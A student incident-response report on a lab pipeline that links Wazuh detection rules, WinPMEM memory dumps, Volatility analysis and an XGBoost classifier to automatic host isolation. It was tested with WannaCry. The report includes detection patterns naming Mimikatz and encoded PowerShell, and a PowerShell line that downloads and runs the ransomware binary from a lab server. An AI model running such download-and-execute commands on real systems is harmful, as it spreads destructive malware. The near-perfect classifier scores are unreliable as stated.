

COMPUTER FORENSIC AND INCIDENT RESPONSE



TOPIC: **Automated Memory Forensics Pipeline for Real-Time Malware Response Using Machine Learning and SOAR Techniques**

NAME: Okore Joel Chidike

INSTRUCTOR: Saltanov Kirill

GROUP: M24-SNE-01

The full source code, dataset sample, Model training notebook and experiment scripts for this project are available at:

<https://github.com/Joellots/CCF-Project>

Video Demo:

<https://disk.yandex.com/d/2qZhSDwW1Lkyw>

EXECUTIVE SUMMARY

This project presents the design and implementation of an automated memory forensics pipeline that integrates the open-source SIEM tool Wazuh with memory acquisition and analysis utilities such as WinPMEM and Volatility. The primary objective is to detect and respond to potential malware infections in real time by automating the memory dump and analysis process when suspicious behavior is identified on an endpoint.

Using the well-known WannaCry ransomware as a case study, the project simulates a real-world malware execution scenario on a Windows 10 virtual machine monitored by a Wazuh agent. Custom detection rules and active response scripts were developed to trigger a memory dump using WinPMEM when behavioral indicators—such as PowerShell-based payload downloads or the execution of unsigned binaries—were observed. The pipeline automatically captures system memory, extracts key forensic artifacts using Volatility plugins, and generates structured logs for further triage and investigation.

This work demonstrates how combining behavioral threat detection with automated memory forensics can improve response time and reduce analyst workload in incident handling. Additionally, it builds on prior sandbox analysis of WannaCry performed during the course, enhancing both the contextual understanding and technical depth of the investigation. The solution lays the groundwork for future extensions such as automated classification, integration with ELK stack, or machine learning-based threat prioritization.

INTRODUCTION

Digital forensics plays a critical role in modern cybersecurity operations, particularly in the investigation of security incidents involving malware. Memory forensics, a subfield of digital forensics, focuses on the analysis of volatile data in a system's RAM to uncover evidence of malicious activity that may not leave traces on disk. This approach is especially effective for detecting fileless malware, rootkits, and other sophisticated threats that evade traditional detection mechanisms.

This project explores the automation of memory forensics by integrating real-time detection capabilities from Wazuh with memory acquisition and analysis tools. The goal is to reduce the time between detection and investigation, enabling immediate forensic capture and preliminary analysis upon identifying suspicious behavior.

The project builds upon foundational concepts introduced throughout the course, including artifact analysis, memory dumping, and Volatility-based investigation. A real-world malware sample—WannaCry ransomware—was used to

simulate a realistic infection scenario. The system was tested end-to-end, from triggering memory dumps using active response scripts in Wazuh, to analyzing the resulting dumps with Volatility to identify indicators of compromise.

By automating key steps in the forensic process, this project provides a proof of concept for faster, scalable incident response workflows in enterprise environments.

PROBLEM STATEMENT AND OBJECTIVES

Problem Statement

Traditional digital forensics workflows often involve manual steps that can delay incident response. In the case of volatile memory analysis, delays in acquiring memory after malware execution may result in the loss of critical evidence. Additionally, security analysts often rely on external alerts or post-incident reviews before initiating forensic capture, making the process reactive rather than proactive.

There is a need for an automated system that can perform memory acquisition and initiate forensic analysis the moment suspicious behavior is detected. Such a system would bridge the gap between detection and investigation, preserving volatile evidence before it is lost and reducing analyst workload through automation.

Objectives

This project aims to:

1. **Integrate Wazuh's real-time detection** capabilities with automated memory acquisition using WinPMEM.
2. **Trigger a memory dump automatically** via Wazuh active response when specific indicators (e.g., execution of known malware or suspicious file creation) are observed.
3. **Store and timestamp memory dumps** on a centralized forensic analysis system for further investigation.
4. **Use Volatility** to perform memory analysis and extract forensic artifacts such as running processes, network connections, and injected code.
5. **Evaluate the system** using known malware samples (EICAR test file and real-world malware from theZoo repository).
6. **Document the entire process** in a technical forensic-style report, including proof of concept and observed indicators.

ENVIRONMENT SETUP

The project environment consists of two virtual machines operating within an isolated virtual network, enabling safe testing of malware behaviors and memory forensics without internet exposure or risk to host system.

1. Virtual Machines and Roles

- **Windows 10 Virtual Machine** (Wazuh Agent):
 - Role: Malware execution sandbox and memory dump source.
 - Setup: Installed with **WinPMEM** for memory acquisition.
 - Shared Folder: Configured to sync a designated directory with the Wazuh Manager host for storing memory dumps and extracted feature files for prediction - `C:\okore\MemoryDumps`
- **Ubuntu Virtual Machine** (Wazuh Manager):
 - Role: Management and orchestration hub for detection, memory analysis, and ML-based classification.
 - Core Tools Installed:
 - **Wazuh Manager** integrated with the **ELK Stack** (Elasticsearch, Logstash, Kibana) for real-time log collection and visualization.
 - **Volatility3** for forensic memory analysis.
 - **NetExec** for executing WinRM-based commands remotely on the Windows VM.

- Python libraries required for ML-based classification (e.g., `pandas`, `scikit-learn`, `joblib`, `numpy`).
- Trained ML model saved in a portable pickle `.pkl` file, pre-loaded and ready for inference as part of the pipeline.




Figure 1: Overview of the virtual test environment showing Windows 10 (Agent) and Ubuntu (Manager) VMs

2. Wazuh Installation and Agent Enrollment

On the Ubuntu VM, Wazuh was installed using the official installation script that sets up Wazuh alongside the ELK Stack. Once installation was complete, the Windows 10 machine was enrolled as an agent using the `agent-auth` mechanism and registered in the Wazuh dashboard.




Figure 2: Wazuh dashboard integrated with ELK Stack showing connected Windows agent

3. Shared Folder Configuration

To facilitate easy data exchange and enable pipeline triggers via file changes, a shared directory was set up between both virtual machines. This directory is primarily used to:

- Store the RAW memory dumps generated by **WinPMEM**
- Save extracted features (in CSV format) required for ML-based behavioral classification
- Trigger file integrity monitoring (FIM) events whenever the features file is updated

4. NetExec and Remote Command Execution via WinRM

NetExec was chosen for its robust support for Windows Remote Management (WinRM), which enables the Wazuh Manager to execute PowerShell commands on the agent remotely. This is used in the active response scripts to trigger:

- Execution of WinPMEM on the Windows agent
- Movement of the memory dump to the shared folder
- Automatically isolate/quarantine the machine via firewall rules upon detection of malware infection.


```
<rules_id>91837,100201,100203,100204,100206</rules_id>
<level>10</level>
</active-response>
```

Purpose: When a suspicious PowerShell command is detected (e.g., `Invoke-Mimikatz`, encoded payloads, or `mshta` execution), the memory dump process is triggered.



Figure 5: Suspicious Powershell alert generated triggering memory dump via active response.

1.2 Feature Extraction Trigger

After the memory dump, the system analyzes it using `volatility` and extracts features into a `.csv` file for ML prediction.

```
<command>
  <name>extract_features</name>
  <executable>./extract_features</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <disabled>no</disabled>
  <command>extract_features</command>
  <location>server</location>
  <rules_id>100100,100101</rules_id>
</active-response>
```

Purpose: Triggered when the raw memory dump is modified, indicating that the dump is complete and ready for processing.



Figure 6: Wazuh alert for memory dump modification triggering feature extraction.

1.3 SOAR Response & Orchestration

The pipeline's final stage executes the machine learning (ML) model prediction and triggers automated actions—such as blocking an IP address or isolating a host—based on the prediction output. This process is initiated when the File Integrity Monitoring (FIM) module's active response detects modifications to the `features.csv` file. The updated file serves as input for the ML model, enabling real-time threat analysis and response.

```
<command>
  <name>response</name>
  <executable>./response</executable>
  <timeout_allowed>yes</timeout_allowed>
  <expect>srcip</expect>
</command>

<active-response>
  <disabled>no</disabled>
  <command>response</command>
  <location>server</location>
  <rules_id>100102,100103</rules_id>
</active-response>
```

Purpose: This script reads the feature prediction result and performs a response (e.g., network quarantine) based on the classification outcome.



Figure 7: Prediction output detected in `features.csv`, triggering SOAR response.

2. Wazuh Rules Configuration (`local_rules.xml`)

Custom rules were written to match specific artifacts of suspicious behavior and file modifications.

2.1 Feature File & Memory Dump Alerts

```
<group name="custom-soar-rules">

  <rule id="100101" level="5">
    <if_sid>554</if_sid>
    <field name="file">.raw$</field>
    <description>Memory dump modified: memdump.raw</description>
    <group>memory_dump</group>
  </rule>

  <rule id="100103" level="5">
    <if_sid>554</if_sid>
    <field name="file">.csv$</field>
    <description>Features file modified: features.csv</description>
```

```

    <group>features_file</group>
  </rule>

</group>

```

Purpose: Detects any modifications to the monitored memory dump and features file, triggering the appropriate next step in the pipeline.

2.2 PowerShell and Post-Exploitation Detection

Custom detection rules for suspicious PowerShell behavior:

```

<rule id="100201" level="8">
  <if_sid>60009</if_sid>
  <field name="win.eventdata.payload" type="pcr2">(?)CommandInvocation</field>
  <field name="win.system.message" type="pcr2">(?)EncodedCommand|FromBase64String|Encode
dArguments|-e\b|-enco\b|-en\b</field>
  <description>Encoded command executed via PowerShell.</description>
</rule>

<rule id="100203" level="10">
  <if_sid>60009</if_sid>
  <field name="win.eventdata.payload" type="pcr2">(?)CommandInvocation</field>
  <field name="win.system.message" type="pcr2">(?)Invoke-Mimikatz|Invoke-ReverseDnsLooku
p|PowerView|Out-Minidump</field>
  <description>Risky CMDLet executed. Possible malicious activity detected.</description>
</rule>

<!-- Additional rules: 100204 to 100206 -->

```

Purpose: Catch base64-encoded payloads, script downloads, and suspicious PowerShell cmdlets aligned with MITRE ATT&CK techniques such as **T1059.001** and **T1562.001**.



Figure 8: Wazuh alert triggered by suspicious PowerShell execution.

2.3 Agent Configuration (ossec.conf on Windows)

File Integrity Monitoring (FIM) and event log collection are configured on the agent to monitor specific files and PowerShell logs:

```

<!-- CCF SOAR -->
<directories realtime="yes" check_all="yes" report_changes="yes">C:\MemoryDumps\memdump.ra
w</directories>
<directories realtime="yes" check_all="yes" report_changes="yes">C:\MemoryDumps\features.c
sv</directories>

```

```
<localfile>
  <location>Microsoft-Windows-PowerShell/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Purpose:

- Real-time monitoring of the `.raw` and `.csv` files to detect memory dump completion and feature extraction output.
- Collection PowerShell logs for behavioral monitoring and detection of malicious scripts.

AUTOMATION SCRIPTS

1. Memory Dump: `trigger_memdump.sh`

Purpose: Triggers a memory dump remotely from a suspected compromised agent.

GitHub:

https://github.com/Joellots/CCF-Project/blob/main/trigger_memdump.sh

This script serves as the initial automated response when Wazuh detects suspicious activity on a Windows agent. It processes JSON-formatted alerts from the Wazuh manager, extracting the agent's IP address and hostname from the incoming payload. Upon identifying the compromised agent, the script leverages `netexec` with the WinRM protocol to remotely trigger memory acquisition using the WinPMEM tool pre-deployed on the target system. The resulting memory dump is saved to a predefined local path on the agent, which the Wazuh manager accesses via an SMB-shared network folder.

This phase is critical for preserving the system's memory state at the time of detection, enabling subsequent forensic analysis to identify malware artifacts. To ensure auditability, the script logs all actions and outputs to a dedicated Wazuh log file. By automating memory capture, this process streamlines digital forensics triage, eliminating the need for immediate manual intervention.

2. Feature Extraction for ML model prediction: `extract_features.py`

Purpose: Analyzes a captured memory dump to extract forensic features relevant for malware detection.

GitHub:

https://github.com/Joellots/CCF-Project/blob/main/extract_features.py

Once the memory dump is captured, this Python script executes Volatility3's `svcsan` plugin to analyze the memory image. The plugin performs a comprehensive enumeration of all services present in memory - including those hidden from standard system queries, a technique frequently employed by rootkits and advanced malware to evade detection.

The script distills this forensic data into two key metrics:

1. Total service count (`nservices`)
2. Count of unique process IDs linked to services (`process_services`)

These metrics serve as quantitative indicators of potential system compromise, revealing anomalies in service distribution that may suggest malicious activity. The extracted features are formatted into CSV and passed to the machine learning pipeline, effectively transforming raw memory forensics into actionable detection signals.

This stage bridges the gap between deep forensic analysis and automated threat detection, converting memory-level artifacts into structured data for machine learning consumption.

3. SOAR-like Detection and Response Automation: `response.py`

Purpose: Takes the extracted features and makes a malware prediction, responding accordingly.

GitHub:

```
https://github.com/Joellots/CCF-Project/blob/main/response.py
```

This core script coordinates the entire prediction and response workflow. It begins by executing the machine learning model (via `predict.py`) using the previously generated CSV file. The script then parses the model's output, which includes:

- The predicted classification (*benign* or *malicious*)
- A confidence score representing the probability of malicious activity

If the model detects malicious activity, the script automatically initiates containment protocols:

1. **Network Isolation:** Using WinRM via `netexec`, it remotely executes firewall commands on the compromised agent, severing its network connections to prevent lateral movement.
2. **Security Alerting:** Simultaneously, it triggers a detailed Slack notification via a preconfigured webhook, providing the security team with immediate context—including the threat classification, confidence level, and affected system.

This script closes the loop on threat detection, transforming analysis into action. By integrating machine learning predictions with automated containment and alerting, it enables near real-time response to emerging threats—minimizing exposure while ensuring security teams are informed and empowered to investigate further.

4. The Intelligence Engine: Machine Learning at the Core: `predict.py`

Purpose: Loads a trained ML model and predicts whether the features indicate a malware infection.

GitHub:

```
https://github.com/Joellots/CCF-Project/blob/main/predict.py
```

This is the engine behind the intelligence in the response pipeline. The script loads a pre-trained XGBoost model, which has been saved using `joblib`, along with its associated scaler. The input to this model is the CSV of extracted features.

After scaling the data to match the distribution seen during ML model training, the script predicts whether the memory snapshot is malicious or benign. It also computes the probability score, giving a sense of how confident the model is in its decision. This output is then formatted into a JSON-like dictionary that the `response.py` script uses for logic-based decisions.

This model-driven layer adds analytical depth to the process, ensuring that not every anomaly is treated as a threat — only those that carry strong statistical signals of maliciousness.

MACHINE LEARNING APPROACH TO MALWARE CLASSIFICATION

Overview

To enhance malware detection capabilities using memory analysis, I applied machine learning (ML) techniques on the CIC-MalMem-2022 dataset. This dataset, developed by the Canadian Institute for Cybersecurity, contains memory-based behavioral features extracted using the VolMemLyzer tool from over 2,900 recent malware samples and benign processes. The malware samples are categorized into three primary types: **Ransomware**, **Spyware**, and **Trojans**, each with five subtypes, while benign samples are derived from normal user activity.

The dataset includes 55 memory-related features such as thread activity, network usage, and service behavior, capturing subtle behavioral patterns indicative of malware activity.

Data Preparation and Cleaning

Before any analysis, the data underwent cleaning and preprocessing steps to ensure reliability:

- Missing values were handled using a forward-fill strategy, filling any gaps with the last known valid entry.
- Duplicate entries were removed to avoid data leakage or biased learning.

Dimensionality Reduction with PCA

The dataset contains a relatively large number of features (55), many of which may be correlated. To better understand the underlying structure and reduce complexity, Principal Component Analysis (PCA) was employed.

- PCA revealed that only 22 components were required to retain 95% of the dataset's variance, meaning the majority of the informational content was preserved while reducing feature dimensions.
- This insight aids both interpretability and computational efficiency, especially in real-time or resource-constrained environments as was my case.

Feature Importance with XGBoost

I then trained a decision tree-based model using **XGBoost**, a widely used and efficient gradient boosting algorithm. The model was trained on 70% of the data and tested on the remaining 30%.

XGBoost also allowed me to identify the most significant features for malware detection. Two features stood out as especially informative:

- `svcsan.nservices` : Number of services identified during memory scanning.
- `svcsan.process_services` : Number of services associated with a given process.

These findings suggest that malware frequently manipulates or interacts with system services in ways that differ from normal processes, making these features particularly useful for classification.

To test the effectiveness of a lightweight model, I trained a new classifier using only the two most important features. This is useful in scenarios where resource constraints require a minimal feature set.

Evaluation and Results

The simplified two-feature model was evaluated on the test data. It achieved exceptional performance, demonstrating that even a reduced feature set can enable accurate malware classification:

- **Accuracy:** 99.84%
- **Precision:** 1.00 (for both benign and malware classes)
- **Recall:** 1.00
- **F1-score:** 1.00
- **Support:** 8,803 benign samples, 8,616 malware samples

Class	Precision	Recall	F1-score	Support
False (Benign)	1.00	1.00	1.00	8,803
True (Malware)	1.00	1.00	1.00	8,616
Accuracy			0.998	17,419
Macro avg	1.00	1.00	1.00	17,419
Weighted avg	1.00	1.00	1.00	17,419

Model Export

Finally, I exported the trained model along with its preprocessing steps using `joblib`, enabling reuse in automated workflows or integration into larger forensic pipelines.

Full source code for Machine Learning Training and Analysis:

RESULT AND ANALYSIS

Malware Deployment

To simulate a real-world attack, a known ransomware binary (`wannacry.exe`) was hosted via a simple HTTP server on the Ubuntu machine:

```
python3 -m http.server -b 10.0.2.15 -d . 9000
```

A Windows 10 agent then downloaded and executed the malware using PowerShell:

```
Invoke-WebRequest http://10.0.2.15:9000/wannacry.exe -OutFile wannacry.exe; .\wannacry.exe
```

This action successfully triggered the Wazuh-based detection and response pipeline.




Figure 9: Windows agent infected with WannaCry malware

Pipeline Execution Logs

The `wazuh_trigger.log` file captured detailed execution of the pipeline after detecting the malware execution:

WinRM Authentication and Connection

- **Successful access** to the target machine (`10.0.2.8`) via WinRM was achieved.
- Authentication details and shell command execution were logged:

```
WINRM 10.0.2.8 [+] Windows\okore:auth_string (Pwn3d!)
```

Memory Dump with WinPMEM

- The memory acquisition process involved:
 - Driver loading/unloading
 - Memory region enumeration

- Physical memory padding and remapping
- The process completed with a raw memory image saved at: `C:\MemoryDumps` which is accessible in the Wazuh manager via SMB network share at `/home/okore/MemoryDumps`

```
[Fri May 16 11:44:09 PM MSK 2025] Starting trigger_memdump.sh
Triggering memory dump on Windows-10 (10.0.2.8)...
WINRM 10.0.2.8 5985 WINDOWS [*] Windows 10 / Server 2019 Build 19041 (name:WINDOWS) (domain:Windows)
WINRM 10.0.2.8 5985 WINDOWS [*] Windows\okore:auth_string (Pwn3d!)
WINRM 10.0.2.8 5985 WINDOWS [*] Executed command (shell type: powershell)
WINRM 10.0.2.8 5985 WINDOWS WinPmem64
WINRM 10.0.2.8 5985 WINDOWS Extracting driver to C:\Users\okore\AppData\Local\Temp\pme25A8.tmp
WINRM 10.0.2.8 5985 WINDOWS Driver Unloaded.
WINRM 10.0.2.8 5985 WINDOWS Loaded Driver C:\Users\okore\AppData\Local\Temp\pme25A8.tmp.
WINRM 10.0.2.8 5985 WINDOWS Deleting C:\Users\okore\AppData\Local\Temp\pme25A8.tmp
WINRM 10.0.2.8 5985 WINDOWS The system time is: 20:43:24
WINRM 10.0.2.8 5985 WINDOWS Will generate a RAW image
WINRM 10.0.2.8 5985 WINDOWS - buffer_size: 0x1000
WINRM 10.0.2.8 5985 WINDOWS CR3: 0x00001AA002
WINRM 10.0.2.8 5985 WINDOWS 4 memory ranges:
WINRM 10.0.2.8 5985 WINDOWS Start 0x00001000 - Length 0x0009E000
WINRM 10.0.2.8 5985 WINDOWS Start 0x00100000 - Length 0x00002000
WINRM 10.0.2.8 5985 WINDOWS Start 0x00103000 - Length 0xDFFED000
WINRM 10.0.2.8 5985 WINDOWS Start 0x00000000 - Length 0x02100000
WINRM 10.0.2.8 5985 WINDOWS max.physical_memory_ 0x02100000
WINRM 10.0.2.8 5985 WINDOWS Acquisition mode PTE Remapping
WINRM 10.0.2.8 5985 WINDOWS Padding from 0x00000000 to 0x00001000
WINRM 10.0.2.8 5985 WINDOWS pad
WINRM 10.0.2.8 5985 WINDOWS - length: 0x1000
WINRM 10.0.2.8 5985 WINDOWS 00% 0x00000000 .
WINRM 10.0.2.8 5985 WINDOWS copy_memory
WINRM 10.0.2.8 5985 WINDOWS - start: 0x1000
WINRM 10.0.2.8 5985 WINDOWS - end: 0x9f000
WINRM 10.0.2.8 5985 WINDOWS
```

Figure 10: `trigger_memdump` logs

Feature Extraction and Volatility Analysis

After memory dumping, the pipeline initiated automated memory analysis:

```
[Fri May 16 11:45:09 PM MSK 2025] Starting extract_features.sh
[*] Running Volatility3 SvcScan plugin...
[+] Volatility scan completed successfully.
```

These extracted features will serve as input to the machine learning classifier in subsequent stages, allowing automated determination of whether the memory dump contains traces of malware activity.

```
Memory dump completed. Locate at /home/okore/MemoryDumps
[Fri May 16 11:45:09 PM MSK 2025] Starting extract_features.sh
Extracting features from memory dump...
[*] Running Volatility3 SvcScan plugin...
[+] Volatility scan completed successfully.
[*] Extracting features...
[+] Features extracted: {'svcsan.nservices': 1460, 'svcsan.process_services': 97}
[*] Saving extracted features to /home/okore/MemoryDumps/features.csv...
[+] Feature extraction complete. Saved to /home/okore/MemoryDumps/features.csv
Feature extraction completed.
```

Figure 11: `extract_features.sh` logs

ML Prediction and SOAR Responses

The process culminated with the execution of `reponse.sh` script which activated the ML model, which analyzed the memory features and confidently identified malicious activity. Meeting the confidence threshold, it triggers automated containment: alerts to SIEM/Slack, isolation of the infected VM, and evidence preservation for forensics.

```
Feature extraction completed.
[Fri May 16 11:47:00 PM MSK 2025] Starting response.sh
Running prediction and response...
WINRM 10.0.2.8 5985 WINDOWS [*] Windows 10 / Server 2019 Build 19041 (name:WINDOWS) (domain:Windows)
WINRM 10.0.2.8 5985 WINDOWS [*] Windows\okore:auth_string (Pwn3d!)
WINRM 10.0.2.8 5985 WINDOWS [*] Executed command (shell type: powershell)
{"prediction": 1, "class": "Malicious", "malicious_probability": "99.9097228050232%"}
[+] Prediction: 1, Class: Malicious, Malicious Probability: 99.9097228050232%
[!] Malicious activity detected! Executing response...
[*] Isolating Windows agent at 10.0.2.8...
[+] Windows agent isolated.
[*] Alerting security team via Slack...
[+] Alert sent to Slack.
Response script completed.
```

Figure 12: `reponse.sh` logs

DIFFICULTIES FACED

While the project achieved its primary objectives, several challenges emerged throughout its lifecycle:

- **Memory Acquisition Issues:**

Interfacing with the WinPMEM driver over WinRM occasionally failed due to permission constraints or system protections on the victim machine. Synchronizing memory dumps precisely after malware execution required careful timing and scripting.

- **Tuning Wazuh Rules:**

The default Wazuh configuration produced excessive alerts, including many false positives unrelated to the memory acquisition trigger. Customizing rules to match specific event IDs and PowerShell executions took iterative testing and log correlation.

- **Safe Handling of Real Malware:**

Operating real-world malware like *WannaCry* necessitated strict isolation. A single mistake could lead to host infection. Measures like disabling host networking, snapshot rollbacks, and monitoring process isolation were critical.

- **Lab Environment Isolation:**

Ensuring the infected VM could communicate with the pipeline server for memory dumps—without risking external spread—required precise virtual network configuration and active firewall control.

CONCLUSION

This project provided valuable insights into real-world challenges and opportunities of malware detection using memory forensics and behavioral analysis. What started as an exploration of Wazuh and Volatility quickly turned into a full pipeline—from collecting alerts and memory dumps, to parsing volatile data, to actually classifying infections using machine learning. I didn't just build a proof-of-concept; I got to see how well-tuned tools and careful automation can come together to solve a real security problem.

There were plenty of challenges—dealing with permissions and timing during memory acquisition, tuning Wazuh rules to reduce false positives, and safely handling malware without letting it slip into the wrong parts of my environment. But each problem was also an opportunity to dig deeper into the tooling and better understand the threat landscape. Building the automated analysis engine, training the classifier, and seeing it correctly identify threats felt like real progress—not just academically, but practically.

One of the biggest takeaways for me is that memory doesn't lie. Even when traditional alerts can be noisy or incomplete, what's in memory offers a clearer picture of what really happened. Pairing that with behavioral logs and machine learning created a much more confident detection process. It's not perfect, of course—there's room to improve the model, make classification faster, and eventually integrate with something like the ELK stack or even real-time sandboxing environments. But the core idea works, and that's exciting.

Looking ahead, I'd love to expand this into a more robust SOC toolset—maybe even a lightweight agent that triggers memory analysis only when behavior crosses certain thresholds. And I think there's huge potential in integrating deep learning or anomaly detection to reduce dependency on labeled data.

In the end, this project wasn't just about malware detection. It was about seeing how different layers of defense—logs, memory, automation, learning—can come together to build something smarter than any one piece alone.

What Was Learned:

- Gained hands-on experience in orchestrating a full threat detection and response system.
- Deepened understanding of Windows memory analysis via Volatility.
- Applied machine learning to real cybersecurity use cases using extracted forensic features.

Areas for Improvement:

- **Model granularity:** The classifier relied on basic feature vectors (e.g., service counts). Incorporating additional memory artifacts like DLLs, mutexes, and handles could improve accuracy.
- **SIEM Integration:** While alerts were generated, they weren't forwarded to a centralized SIEM. Integrating with tools like ELK Stack or Graylog would enhance visibility and allow timeline correlation across incidents.
- **Error handling:** The scripts could benefit from enhanced logging and resilience to failed WinRM or volatility commands.

Future Work:

- **Expand the ML model:** Include neural network-based models for advanced behavior profiling.
- **Full ELK Integration:** Parse and visualize alerts, memory features, and attack timelines via dashboards.
- **Extend Volatility Plugins:** Develop or include more plugins to capture registry edits, injected threads, and malicious handles.

REFERENCES

1. [Wazuh Documentation](#)
2. [theZoo Malware Repository \(GitHub\)](#)
3. [Volatility3 Framework](#)
4. Microsoft Docs on [WinRM](#)
5. [CIC-MalMem-2022 Dataset](#)
6. *Machine Learning and Malware Detection: Building Intelligent Systems for Cyber Threat Detection* – ACM Digital Library